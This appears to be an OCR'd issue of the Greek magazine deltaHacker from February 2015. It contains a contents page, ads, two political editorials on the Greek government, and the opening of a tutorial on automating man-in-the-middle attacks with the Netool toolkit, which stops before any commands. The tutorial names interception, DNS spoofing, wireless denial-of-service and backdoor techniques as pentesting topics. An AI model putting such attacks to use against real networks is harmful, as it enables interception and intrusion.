all rights reversed

HACKER

Φεβρουάριος 2015 # Τιμή τεύχους 3,99€

τεύχος 041 - Dual-Cloud Edition



Ένα VPS που δεν το χωράει ο τόπος [*]

Πώς θα θωρακίσετε τον server σας στο cloud

Αυτοματοποιημένες επιθέσεις Man-in-The-Middle

Ασφαλή αλλά password-less logins, με το OpenSSH

Γνωρίστε τη γλώσσα Brainf*ck – και καλή σας τύχη

[*] ...απλώνεται σε τουλάχιστον δύο clouds :/

all rights reversed

HACKER

tefhos 41°

Περιεχόμενα

και οδηγίες χρήσης

54

Ένας server, δύο σύννεφα [μέρος 2]

Ο server που φτιάχνουμε είναι πρωτότυπος, πρέπει όμως να είναι *και* ασφαλής

68

Ανάπτυξη εφαρμογών σε C# για το .NET [μέρος 3ο]

Μετά την κουραστική αλλά απαραίτητη αναφορά σε βασικές προγραμματιστικές δομές, περνάμε σε πιο σύνθετα και πιο ενδιαφέροντα ζητήματα

online

Ένας server, δύο σύννεφα [μέρος 3]

Μόνιμη γέφυρα μεταξύ compute και storage!
http://deltahacker.gr/actsubs-1srv2clouds-p33

online

OpenSSH και ασφαλή logins χωρίς passwords

http://deltahacker.gr/openssh-secure-passwordless-logins

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Πέτρος Κυλαδίτης, Νίκος Μουρατίδης, Θωμάς Σερμπίνης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στην Καλαμαριά Θεσσαλονίκης. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

YOUR VERY OWN PLAYGROUND IN THE CLOUD. SECURE & GREEN. PAY AS YOU GO.

Keep your data in Iceland and take advantage of GreenQloud's cloud services powered by abundant, stable and cost effective, clean energy


www.greenqloud.com

ComputeQloud™
Host & Manage

- Up to 16 CPUs and 32gb RAM in the KVM hypervisor
- 64-bit server image templates including Ubuntu, Debian, FreeBSD, CentOS and more
- Built-in firewall
- In-browser noVNC client and full root access via ssh
- Network separation at the hardware level
- Dedicated IP address and reserved bandwidth
- EC2 compatible
- Instant scalability
- Online dashboard

StorageQloud™
Backup & Share

- Triple-redundant storage
- Full encryption
- Sync across all platforms
- S3 compatible
- Bucket websites
- Automatic load-balancing



For more information visit our webiste: www.greenqloud.com

Now you see me, now you don't

by sp1ral ev0lut10n

Φίλες και φίλοι,

- Ο τίτλος αποτελεί μία από τις ατάκες των ελεύθερων σκοπευτών (snipers), στο δημοφιλέστατο RTS "Command'n'Conquer". Δεν θυμάμαι τώρα την έκδοση του παιχνιδιού, αλλά αυτό δεν έχει και τόση σημασία. Όταν πάντως ακουγόταν η ατάκα, αυτό σήμαινε ότι η μονάδα αξιοποιούσε προχωρημένες τεχνικές κάλυψης/απόκρυψης, προκειμένου να κινείται γρήγορα και χωρίς να γίνεται αντιληπτή από τον αντίπαλο. Η αληθινή φύση αυτών των εικονικών ελεύθερων σκοπευτών –το ποιοι ήταν και το τι πετύχαιναν με τόση χάρη– εξαφανίζονταν πίσω από μια μικρή θολούρα στην οθόνη.
- Παρόμοιες μεθόδους αξιοποιεί και η σημερινή κυβέρνηση.
- Συγνώμη, συγκυβέρνηση ήθελα να πω. Δεν σκόπευα να υποβαθμίσω τα κυβερνητικά στελέχη των ΑΝΕΛ. Παίζουν κι αυτά το ρόλο τους: υφίστανται. Κι αυτός ο ρόλος είναι σπουδαίος, γιατί μαζί τους υφίσταται και η σημερινή κυβέρνηση. Μέχρι εκεί όμως. Για την ώρα δεν έχω εντοπίσει κάποιου είδους πολιτική πίεση από πλευράς ΑΝΕΛ. Έχει σημασία να το θυμόμαστε αυτό, διότι δεν θα αργήσει η μέρα που κάποιοι οπαδοί του ΣΥΡΙΖΑ θα επικαλεστούν τη συμμετοχή των ΑΝΕΛ, για τη "δεξιά στροφή" που τάχα επιβλήθηκε στην κυβέρνηση.
- Πώς είπατε; Κάποιοι το λένε ήδη; Επιτρέψτε μου να μην ασχοληθώ περισσότερο με αυτούς και να σταθώ στα μέλη διαφόρων "αριστερών συνιστωσών" του ΣΥΡΙΖΑ, που "εκφράζουν ανησυχίες" για την πορεία της κυβέρνησης και με κάθε ευκαιρία "διατυπώνουν τις ενστάσεις τους". Παίζουν κι αυτοί το ρόλο τους: υφίστανται, με αυστηρότητα.
- Είχα δεν είχα όμως, άνοιξα πολλά ζητήματα. Ας επιστρέψω σ' αυτό που θεωρώ κύριο.
- Η κυβέρνηση δεν απαρτίζεται από ελεύθερους σκοπευτές που κουβαλάνε τυφέκια και μαχαίρια, τοποθετούν φύλλα και κλαδάκια στο κεφάλι τους ή φοράνε στολές παραλλαγής. Ίσα–ίσα που για τις στιλιστικές επιλογές των προβεβλημένων στελεχών δεν θα μπορούσε κανείς να παραπονεθεί.
- Παρ' όλα αυτά, παρουσιάζουν μια σημαντική ομοιότητα με τους snipers του Command'n'Conquer: Εφευρίσκουν απλές και αποτελεσματικές μεθόδους, για να συγκαλύπτουν την πραγματική φύση των πραγμάτων.
- Δεν σκοπεύω να σχολιάσω τη μετονομασία της Τρόϊκα σε "θεσμούς", ούτε την αναβάπτιση του μνημονίου σε "σύμβαση". Αυτά είναι παλιά νέα. Την περασμένη βδομάδα, η κυβέρνηση παρουσίασε κι επίσημα έναν ακόμα νεωτερισμό: Το νομοσχέδιο για την αντιμετώπιση της "ανθρωπιστικής κρίσης".
- Και κάπως έτσι, μετέτρεψαν το αποτέλεσμα σε αίτιο. Πήραν ένα από τα συμπτώματα της καπιταλιστικής οικονομικής κρίσης, τη διαρκή και εντεινόμενη φτωχοποίηση του κόσμου της εργασίας, και το παρουσίασαν σαν αφετηριακή


αιτία των προβλημάτων. Δεν υπάρχει τίποτα από πίσω. Μόνο μια ανθρωπιστική κρίση, γενικά και αόριστα.

- Αν η μετονομασία της Τρόϊκα σε "θεσμούς" αποτελεί μια χαριτωμένη εκφραστική αναδίπλωση, εδώ μιλάμε για μια απόπειρα αντιστροφής της πραγματικότητας.
- Αυτή η προσπάθεια, φίλοι και φίλες, είναι πολύ χειρότερη από τη μετονομασία της Τρόϊκα ή του μνημονίου. Εδώ δεν προσπαθούν να αποφύγουν μια έκφραση που έχει το στίγμα του "μνημονιακού" ή του "δεξιού" πολιτικού. Το αντίθετο. Αποφεύγουν μια έκφραση που θα μπορούσε να λειτουργήσει ακόμα και σαν άλλοθι "αριστεροσύνης", γιατί αυτό που τους καίει είναι να κρύψουν το πραγματικό αίτιο των προβλημάτων. Ανάμεσα στη διατήρηση του "αριστερού προφίλ" και στην υπεράσπιση του καπιταλιστικού τρόπου παραγωγής, προκρίνουν το δεύτερο.
- Σας κάνει εντύπωση που προσπαθούν να παρουσιάσουν την κρίση σαν αποτέλεσμα κακής τύχης ή κακής διαχείρισης κι όχι σαν εγγενές χαρακτηριστικό του καπιταλιστικού τρόπου παραγωγής; Σας φαίνεται παράξενο που μια "αριστερή" κυβέρνηση υπερασπίζεται ένα εκμεταλλευτικό σύστημα; Να σας θυμίσω ότι επί ΠΑΣΟΚ είχαμε "σοσιαλιστικές" κυβερνήσεις που ξεπουλούσαν δημόσια περιουσία και έδιναν φοροαπαλλαγές σε εφοπλιστές και μεγάλους βιομήχανους. Φυσικά, τίποτα απ' όλα αυτά δεν παρουσιαζόταν έτσι. Μιλούσαν για επιβεβλημένες κινήσεις "εξυγίανσης" του δημοσίου και για "επενδυτικά κίνητρα".
- Πώς είπατε; Τα ίδια συμβαίνουν και τώρα; Ε, τι "σοσιαλισμός", τι "αριστερά"... Στη δική τους γλώσσα, εξ ου και τα εισαγωγικά, οι λέξεις έχουν γίνει λάστιχο. Οι έννοιες, από καλά δομημένες κατασκευές της ανθρώπινης σκέψης, έχουν μετατραπεί σε χυλό.
- Τώρα όμως κινδυνεύω να τους μοιάσω. Το πρόβλημα που έχουμε μπροστά μας δεν είναι γλωσσικό. Η κυβέρνηση δεν κινείται στη συγκεκριμένη κατεύθυνση επειδή η γλώσσα έχει υποστεί κάποια βλάβη. Η γλώσσα, όμως, υπόκειται σε έναν διαρκή βιασμό, για να δικαιολογηθούν οι επιλογές της κυβέρνησης.
- Η καταστροφή της γλώσσας, αυτού του απαραίτητου εργαλείου για τη σκέψη, δεν αποτελεί ζήτημα προς υποτίμηση. Ωστόσο, αφορμή για όλα τα παραπάνω στάθηκε η προκλητική απάτη που επιχειρείται με το νέο νομοσχέδιο.
- Μπορεί ένα νομοσχέδιο που δεν εντοπίζει το πραγματικό αίτιο των προβλημάτων, να δώσει ουσιαστικές λύσεις; Σκεφτείτε το διαφορετικά: Μπορεί να λύσει κανείς ένα πρόβλημα, όταν δεν εντοπίζει (ή επιλέγει να αγνοήσει) τα δεδομένα;
- ...
- Στο πρόσφατο Πούρογκρουπ, ο κ. Ντράγκι είπε ότι τα τελευταία χρόνια η Ελλάδα έχει δανειστεί περί τα 100 δισεκατομμύρια ευρώ. Προσέξτε τώρα κάτι ενδιαφέρον: Τα τελευταία χρόνια, οι εργαζόμενοι βλέπουν τους μισθούς και τις συντάξεις να κατρακυλούν, ενώ χάνουν και το ένα δικαίωμα μετά το άλλο. Μιλάμε για διπλό και ανελέητο χτύπημα. Την ίδια στιγμή, βιομήχανοι, τραπεζίτες και εφοπλιστές, αποκτούν επενδυτικά κίνητρα, δέχονται πακέτα στήριξης κι ενέσεις ρευστότητας, ενώ συνεχίζουν να αυξάνουν τον πλούτο τους. Σωστά διαβάσατε. Ο πλούτος τους αυξάνεται.

- Μερικοί "μικροί" βιομήχανοι μπορεί να καταστράφηκαν, ενώ η κερδοφορία πολλών μεγάλων επιχειρήσεων περιορίστηκε. Αυτό όμως δεν αλλάζει την ουσία του πράγματος: Ο πλούτος συγκεντρώθηκε σε ακόμα λιγότερα χέρια. Εξάλλου, το γεγονός ότι περιορίστηκε ο ρυθμός αύξησης των κερδών, δεν σημαίνει ότι οι συγκεκριμένοι επιχειρηματίες έγιναν φτωχότεροι.
- Το πώς ακριβώς μοιράστηκαν τα 100 δισεκατομμύρια ευρώ δεν το γνωρίζω. Γνωρίζω μόνο το πού κατέληξαν και, κυρίως, το ποιος καλείται να πληρώσει τα δάνεια.
- Αλλά εντάξει, εμείς δεν χρειάζεται πλέον ν' ανησυχούμε: έχουμε κυβέρνηση που διαπραγματεύεται σκληρά. Βλέπετε, το κυβερνητικό επιτελείο μελέτησε την κατάσταση ενδελεχώς και έβγαλε ένα σημαντικό συμπέρασμα: Η εντεινόμενη εκμετάλλευση των εργαζομένων, το γεγονός ότι η ζωή μας γίνεται πιο δύσκολη, την ίδια στιγμή που οι επιστήμες και η τεχνολογία εξελίσσονται, οφείλεται στην αυστηρή δημοσιονομική πολιτική που εφαρμόζεται στην Ευρώπη και στην κακή διαχείριση των προηγούμενων κυβερνήσεων.
- Πολύ καλό κι αυτό, δε λέω. Μόνο που στις ΗΠΑ, εκεί όπου εφαρμόζεται χαλαρή δημοσιονομική πολιτική, υπάρχουν 46 εκατομμύρια άνθρωποι που ζουν κάτω από το όριο της φτώχειας και επιβιώνουν από τα συσσίτια. Κάτι αντίστοιχο ισχύει και για την Ευρώπη συνολικά, που μετράει 124 εκατομμύρια κάτω από το όριο της φτώχειας. Τι έγινε, βρε παιδιά; Είχαν κι εκεί κακοδιαχείριση;
- Εγώ πάντως μόνο ένα κοινό εντοπίζω σ' όλες αυτές τις χώρες: Τον καπιταλιστικό τρόπο παραγωγής. Και μπορεί η σημερινή κυβέρνηση να διαπραγματεύεται, αλλά όταν ζητάει από μένα να πληρώσω καταλαβαίνω ότι δεν παλεύει για μένα. Μπορεί να έχει διαφορετική πολιτική από τις προηγούμενες κυβερνήσεις, αλλά υπηρετεί τον ίδιο σκοπό: Την υγιή επιχειρηματική ανάπτυξη, την ανάκαμψη της οικονομίας και δεν ξέρω κι εγώ πώς θέλετε να το πείτε. Σημασία έχει ότι στηρίζουν κι αυτοί ένα οικονομικό σύστημα που οδηγεί *αναπόφευκτα* στη φτώχεια ολόκληρα εκατομμύρια ανθρώπων.
- Πάντως για κωλοτούμπες δεν μπορώ να τους κατηγορήσω. Στο πρόγραμμα της Θεσσαλονίκης υποσχέθηκαν ψίχουλα και με το νέο νομοσχέδιο δίνουν ακόμα λιγότερα. Και γενικότερα, διακρίνω μια συνέπεια στη γενική κατεύθυνση της πολιτικής τους.
- Σε άλλα νέα, παρά την αβεβαιότητα και τη θολούρα, με χαρά μπορώ να αναφέρω ότι η ομάδα του περιοδικού δεν εφησυχάζει κι ετοιμάζει νέα πράγματα.
- Να, κάτι για έναν γρηγορότερο file host ακούω, κάτι για άρθρα του περιοδικού που θα είναι διαθέσιμα στο site μόνο για τους συνδρομητές και συχνά πριν ακόμα διανεμηθεί το PDF, κάτι για video tips που προγραμματίζονται κι έρχονται και θα δημοσιεύεται ένα ανά βδομάδα κ.λπ. κ.λπ.
- Όμως καλύτερα να μην αποκαλύψω άλλα.
- Όχι τίποτε άλλο, αλλά μας αγχώνεται ο υπεύθυνος και δεν τον θέλουμε αγχωμένο (γιατί μετά τρελαίνει κι εμάς).
- Αυτά προς το παρόν – χαρείτε το τεύχος σας – τα λέμε ξανά σύντομα!



Νιώθεις πραγματικά ασφαλής;
DANGER
UNAUTHORIZED PERSONNEL KEEP OUT
Ξεκίνα την προστασία σου
από το μηδέν
application security
infrastructure security
social engineering
incident response
projectzero.gr | 211 4053158
projectzero
IT security services and research





ουέλ, μέλ

Αγαπητοί μου,

Ήρθε η ώρα να το παραδεχτώ και δημοσίως. Έχω πρόβλημα με τις τεχνολογίες επικοινωνίας και δικτύωσης.

Ή, μάλλον, για να είμαι και πιο ακριβής, όχι με τις ίδιες τις τεχνολογίες αλλά με τις χρήσεις τους.

Το φέισμπουκ ας πούμε.

Όλοι ξημεροβραδιάζονται στο φέισμπουκ. Ε, λοιπόν, δεν το καταλαβαίνω. Γιατί το κάνουν; Τι εννοούν; Τι κερδίζουν;

Δεν το καταλαβαίνω καθόλου.

(Επί τη ευκαιρία να διευκρινίσω πως πίσω από την σελίδα φαν που έχει ανοίξει στο όνομά μου στο φέισμπουκ και φιλοξενεί τούτες τις επιστολές βρίσκεται ο ανιψιός, νομίζω, χωρίς να με έχει ενημερώσει και, το κυριότερο, χωρίς να έχει ζητήσει τη γνώμη μου. Δεν με ενοχλεί βέβαια, αλλά το σωστό να λέγεται. Δεν είναι δικιά μου.)

Ή το τουίτερ.

ΟΚ, καταλαβαίνω. #ταγκ. Τουιτ. Ρε-τουίτ. 140 χαρακτήρες.

Αλλά να, βλέπω τον ένα και τον άλλο στα λεωφορεία κολλημένους στα κινητά τους και απορώ. Για ποιόν λόγο το κάνουν αυτό; Τι εννοούν; Τι κερδίζουν;

Μέχρι πρότινος ερμήνευα αυτή μου τη δυσκολία να καταλάβω ως θέμα ηλικίας.

Ε, τι να κάνω, σκεφτόμουν. Μεγαλώσαμε. Κάποια πράγματα δεν είναι για μας. Ο Τζάστιν Μπήμπερ ας πούμε. Τι δουλειά έχω εγώ με τον Τζάστιν Μπήμπερ;

Εγώ Κλούβιος, Σουβλίτσα, Μπαρμπα-Μυτούσης και πολλά λέω.

Αλλά τι ηλικία; Εδώ κοτζάμ υπουργοί, πού τους χάνεις πού τους βρίσκεις, στα τουίτερ και στα φέισμπουκ. Υπουργοί, έτσι; Με υπουργείο.

Ο επί των οικονομικών. Καθηγητής. Διεθνούς φήμης. Σταρ.

Ε, πού τον χάνεις, πού τον βρίσκεις, στην τηλεόραση είναι να κάνει δηλώσεις ή στο τουίτερ να τσακώνεται για το πώς παρερμηνεύτηκαν οι δηλώσεις του.

Ή ο άλλος, ο επί των εξωτερικών. Εμβριθής διεθνολόγος. Φορτωμένη ατζέντα και λοιπά. Κι αυτός μια από τα ίδια. Από το πρωί ως το βράδυ σε γεύματα εργασίας ή στο τουίτερ να πολεμάει τους εχθρούς της πατρίδας.

Και οι δύο τους βέβαια άνθρωποι μιας κάποιας ηλικίας.

Χμμ.

Τέλος πάντων, λέμε τώρα. Το θέμα είναι πως ξέρουν τις νέες τεχνολογίες και τα κοινωνικά δίκτυα καλύτερα κι απ' τις τσέπες τους.

Τα βλέπει όλα αυτά ο λαός, χαίρεται. Επικροτεί. Νοιώθει αξιοπρεπής. Φουσκώνει το στήθος. Το κεφάλι ψηλά. Πολύ ψηλά.

Ογδόντα τοις εκατό, αγαπητοί μου.

Για το ποσοστό αποδοχής των χειρισμών και της παρουσίας της νέας κυβέρνησης λέω. Ογδόντα τοις εκατό. Σε τυχαίο δείγμα, αντιπροσωπευτικό του πληθυσμού.

Σνέιλ μέιλ

Παιδιά, το λέω καθαρά. Εμένα η πολλή αποδοχή δεν μου κάνει για καλό. Με φοβίζει σαν κακός οιωνός.

Ειδικά όταν είναι τόσο ασαφές τι είναι αυτό που όλοι τόσο ένθερμα αποδεχόμαστε.

Όλοι. Το 80% όλων εννοώ.

Διαπραγμάτευση, σου λέει ο άλλος. Περηφάνεια. Εντάξει. Πράγματι, υπήρχε ένας τσαμπουκάς σε όλο αυτό, ένας αέρας άνεσης πρωτόγνωρος για τα ελληνικά δεδομένα.

Εξεπλάγησαν όλοι. Αναρωτήθηκαν. Έγραψαν άρθρα.

Αλλά όταν καταλάγιασε ο κουρνιαχτός τα πράγματα επανήλθαν στις κανονικές τους διαστάσεις.

Αγαπητοί μου,

Επιτρέψτε μου να εκφράσω κάποιες σκέψεις.

Θα αποφύγω να επικεντρωθώ σε θέματα γενικής οικονομικής πολιτικής. Στο κάτω κάτω στα γενικά συμφωνούμε. Κακό πράγμα η λιτότητα και η ανεργία, καλό πράγμα η ανάπτυξη και το κοινωνικό κράτος κ.λπ.

Κατά τη γνώμη μου, λοιπόν, το πρόβλημα που παρουσιάστηκε κατά τις πρόσφατες διαπραγματεύσεις και συνεχίζει, εν πολλοίς, να μας ταλαιπωρεί, δεν είχε να κάνει με τον υπουργικό τσαμπουκά. Δεν είχε να κάνει με τις προεκλογικές δεσμεύσεις και τη νωπή εντολή προς την νέα κυβέρνηση. Δεν είχε καν να κάνει με την αδιαλλαξία των άλλων, ως τέτοια.

Περισσότερο είχε να κάνει με τη γνώμη που είχε ο καθένας από τους λεγόμενους "εταίρους" για την ρεαλιστικότητα των προτάσεων του Κυρίου Υπουργού.

Αν ήταν σαφές ή έστω ορατό πως το σχέδιο των Ελλήνων θα μπορούσε να αποφέρει συγκεκριμένους καρπούς, νομίζετε πως θα άφηναν τον Σόιμπλε να κάνει τον σκληρό; Για λίγο ναι, αλλά μετά θα τον έπαιρναν κατά μέρος και θα του δίναν ξύδι.

Ποιοι; Όλοι. Γιατί στην πραγματικότητα η κατάρρευση της Ελλάδας --αναπόφευκτη αν δεν τα βρούμε-- δεν συμφέρει κανέναν. Κάθε σοβαρός παρατηρητής καταλαβαίνει πως η κατάρρευση της Ελλάδας σημαίνει κατάρρευση του ευρώ. Σε 6 με 18 μήνες.

Αυτό το βλέπουν όλοι.

Οι Αμερικάνοι, ας πούμε. Τι νομίζετε πως τον έπιασε τον Ομπάμα χειμωνιάτικα και άρχισε τις παρασκηνιακές πιέσεις υπέρ των Ελλήνων; Να ήταν η όψιμη αγάπη του για τις θέσεις της Αριστερής Πλατφόρμας -- ή μήπως πείστηκε από την ανάλυση της Κ.Ο.Ε. για την Ευρωζώνη;

Η κατάρρευση του ευρώ δεν είναι προς το συμφέρον κανενός. Ούτε των Ελλήνων, όπως ακούω να μας παραμυθιάζουν διάφοροι από τηλεοράσεως ή ιντερνέ και δαιμονίζομαι, ούτε κανενός.

Οι μόνοι που θα κέρδιζαν θα ήταν οι σπεκουλαδόροι μεγαλοκαρχαρίες ένθεν κακείθεν του Ατλαντικού. Κανείς άλλος. Όλοι οι άλλοι θα βγουν χαμένοι.

Όταν λέμε όλοι εννοούμε όλοι, και όταν λέμε χαμένοι εννοούμε χαμένοι. Θα γίνει χαμός. Αν καταρρεύσει το ευρώ, η τωρινή κρίση στην Ελλάδα θα είναι σαν μια γλυκιά ανάμνηση. Θα καθόμαστε τα βράδια στο τζάκι και θα αναπολούμε τα χρόνια εκείνα τα όμορφα, τα παλιά.

Και όχι, δεν θα καταρρεύσει ο Καπιταλισμός.

Εδώ είμαστε, να μου το θυμηθείτε.

Τέλος πάντων.

Αφού λοιπόν είναι έτσι, γιατί το παίζουν τόσο δύσκολοι εκεί στην Ευρωζώνη; Για να δώσουν την ευκαιρία στον ένα ή τον άλλο υπουργό να αρχίσει τους καυγάδες μέσω τουίτερ;

Όχι βέβαια.

Το πρόβλημά τους είναι πως οι προτάσεις των Ελλήνων ακούγονται ασαφείς και γενικόλογες. Ελαφρώς εκτός θέματος -- και σίγουρα εκτός χρόνου.



Είναι απίστευτο αλλά ακόμα και σήμερα, οι βασικοί άξονες των ελληνικών προτάσεων, αυτών που με τα χίλια ζόρια συμφωνήσαμε, αναφέρονται στην απλοποίηση της γραφειοκρατίας, την εξορθολόγηση του φορολογικού συστήματος και των διαδικασιών της φορολογικής δικαιοσύνης, ή στην πάταξη της φοροδιαφυγής.

Εδώ μπορεί να το έχουμε ξεχάσει, αλλά στην Ευρώπη θυμούνται καθαρά πως τέτοιες ήταν οι δεσμεύσεις μας από το πρώτο κιόλας Μνημόνιο. Στην πραγματικότητα, αυτό ακριβώς ήταν το Μνημόνιο. Μια σειρά από κοστολογημένες δεσμεύσεις συστημικών παρεμβάσεων.

Και η δουλειά της Τρόικας ήταν να τσεκάρει πως προχωράμε σωστά.

"Σωστά": εν προκειμένω, πως καταφέρνουμε να μειώσουμε το έλλειμμα (λόγω του οποίου άλλωστε δανειζόμαστε).

Στα μάτια της Τρόικας η μείωση μισθών και η αύξηση της φορολογίας ήταν το ύστατο μέτρο που θα έπρεπε να πάρουμε αν δεν καταφέρναμε, ας πούμε, να χτυπήσουμε τη διαφθορά ή τη φοροδιαφυγή. Θυμάστε την συζήτηση για τα "ισοδύναμα" μέτρα; Αυτό σημαίνει "ισοδύναμα". Αν δεν πιάσει το ένα, κάνε το άλλο.

Λέμε για μνημονιακές κυβερνήσεις, παραβλέποντας πως αυτές ήταν οι πρώτοι πολέμιοι του Μνημονίου. Ούτε ήθελαν ούτε μπορούσαν να υλοποιήσουν το Μνημόνιο. Σκαρφίζονταν τον ένα φόρο πάνω στον άλλο, κατέστρεφαν τον ιδιωτικό τομέα, άφηναν την ανεργία να εκτοξευτεί, μόνο και μόνο για να καλύψουν από πλευράς εσόδων τις υποχρεώσεις της χώρας και να αξιολογηθούν σωστά από την Τρόικα. Κατά τα άλλα, έβγαιναν μετά και κατηγορούσαν τους ξένους για τις κακοτυχίες μας: "Δεν φταίμε εμείς. Μας ανάγκασαν."

Άσε ρε κολλητέ, λες και ήρθε ο Τόμσεν και σε ανάγκασε να εμπνευστείς το χαράτσι ή τον ΕΝΦΙΑ. Μόνο τα έσοδα όφειλες να αυξήσεις, και να μειώσεις το κόστος του κράτους. Θα μπορούσες να το κάνεις με πάταξη διαφθοράς και καταπολέμηση της φοροδιαφυγής. Δεν το έκανες. Αυτό. Τελεία.

"Δια την υπεράσπισιν, ουδέν σκεπτικόν θελκτικότερον του απαλλακτικού", όπως έλεγε προ ημερών στην ΕΒΓΑ της γειτονιάς ο κ. Θωμάς, ο Δικαστικός.

Το παραμύθι της κακής Τρόικας το χάψαμε όλοι. Γι' αυτό τη λέμε τώρα "θεσμούς", για να μην ακούει "Τρόικα" το μωρό και κλαίει.

Κάπως την έχουμε δει, όλοι εμείς σ' αυτήν εδώ τη χώρα, και μας αρέσει να πιστεύουμε πως είμαστε στόχοι και θύματα μεγάλων δυνάμεων που μας επιβουλεύονται και μας ζηλεύουν.

Οι Αμερικανοί. Το μεγάλο κεφάλαιο. Οι Τούρκοι. Οι Εβραίοι. Η Μέρκελ. Οι Γερμανοί. Οι Αγορές.

Πάντα οι άλλοι φταίνε. Όλοι είχαν (και συνεχίζουν να έχουν) κάτι να κερδίσουν από την ταπείνωση και την ήττα μας. Αυτό τουλάχιστον λέει η εθνική μας αφήγηση.

Αυτό που δεν λέει είναι το εξής: Τι διάολο τρέχει με τη διαφθορά, την κακοδιοίκηση και την φοροδιαφυγή και δεν μπορούμε να τα χτυπήσουμε τόσα χρόνια τώρα; Κόκκαλα έχουν;

Στο σχετικό δημοσκοπικό ερώτημα, το 80% και βάλε του φουσκωτού από την περηφάνεια Σοφού μας Λαού (ΤΜ), βρίσκει εύκολα την απάντηση:

Δεν ξέρω / Δεν απαντώ.

Σας ασπάζομαι,
Θείος Ακάκιος

Skill: Intermediate
Tags: MiTM, DNS spoofing, backdoor, veil-evasion, netool



by Cr0wTom

Αυτοματοποιημένες επιθέσεις MiTM

Για την επικινδυνότητα των επιθέσεων Man-in-the-Middle έχουμε μιλήσει αρκετές φορές στο παρελθόν. Αν και είναι εξαιρετικά δημοφιλείς και πολλά υποσχόμενες, η επιτυχία τους εξαρτάται από πολλούς παράγοντες. Ένας από αυτούς σχετίζεται με την ίδια την προετοιμασία της επίθεσης, που δεν αποτελεί καθόλου απλή υπόθεση. Μια επίθεση MiTM απαιτεί το συνδυασμό πολλών διαφορετικών εργαλείων, τα οποία δεν φημίζονται για την ευχρηστία τους. Ευτυχώς, υπάρχει ένα πρόγραμμα που αυτοματοποιεί όλη την επίπονη διαδικασία της προετοιμασίας και μας επιτρέπει να τσεκάρουμε ταχύτερα την ασφάλεια και τις αντοχές ενός συστήματος. Αναφερόμαστε στο MiTM Pentesting Opensource T00lkit.

Οι επιθέσεις Man-in-The-Middle (MiTM) πρωταγωνιστούν συχνά–πυκνά στη θεματολογία του περιοδικού. Εξάλλου, αποτελούν τις πιο δημοφιλείς επιθέσεις εντός των τοπικών δικτύων (κι όχι μόνο). Για τους νεοφερμένους, να πούμε ότι σε μια τέτοια επίθεση ο κακόβουλος χρήστης παρεμβαίνει ανάμεσα σε δύο συστήματα-συνομιλητές και υποκλέπτει όλα τα διακινούμενα δεδομένα (για την ακρίβεια δικτυακά πακέτα). Για να γίνει δυνατό κάτι τέτοιο, ο εισβολέας πραγματοποιεί μια πλαστογραφία και παρουσιάζεται σε καθέναν από τους συνομιλητές με την ταυτότητα του άλλου. Φυσικά, με την εξέλιξη των μεθόδων κρυπτογράφησης και των διαφόρων πρωτοκόλλων δικτύωσης, οι εν λόγω επιθέσεις γίνονται όλο και πιο δύσκολες. Δεν γίνονται όμως αδύνατες, ούτε απίθανες.

Όπως θα 'χετε καταλάβει, ένα από τα πράγματα που αγαπάμε ιδιαιτέρως (εκτός από τη μελέτη της θεωρίας και τους πειραματισμούς) είναι η αυτοματοποίηση. Ακριβώς γι' αυτό, όταν συναντήσαμε το MiTM Pentesting Opensource T00lkit (Netool) ενθουσιαστήκαμε. Πρόκειται για μια ολόκληρη εργαλειοθήκη που περιλαμβάνει εργαλεία όπως τα Nmap, Ettercap, Sslstrip και Metasploit, ενώ αυτοματοποιεί πλήρως τις επιθέσεις MiTM στα τοπικά δίκτυα. Μη νομίζετε όμως ότι το Netool δεν μπορεί να εξαπολύσει άλλου είδους επιθέσεις. Ο σχετικός κατάλογος είναι μακροσκελής κι ενδεικτικά αξίζει να αναφέρουμε τις επιθέσεις DNS spoofing και Denial of Service στα ασύρματα δίκτυα. Κι επειδή ξέρουμε ότι έχετε ήδη ενθουσιαστεί, θα πούμε δυο λόγια για την εγκατάστασή του και θα περιγράψουμε δύο πανίσχυρες επιθέσεις.

Η εγκατάσταση

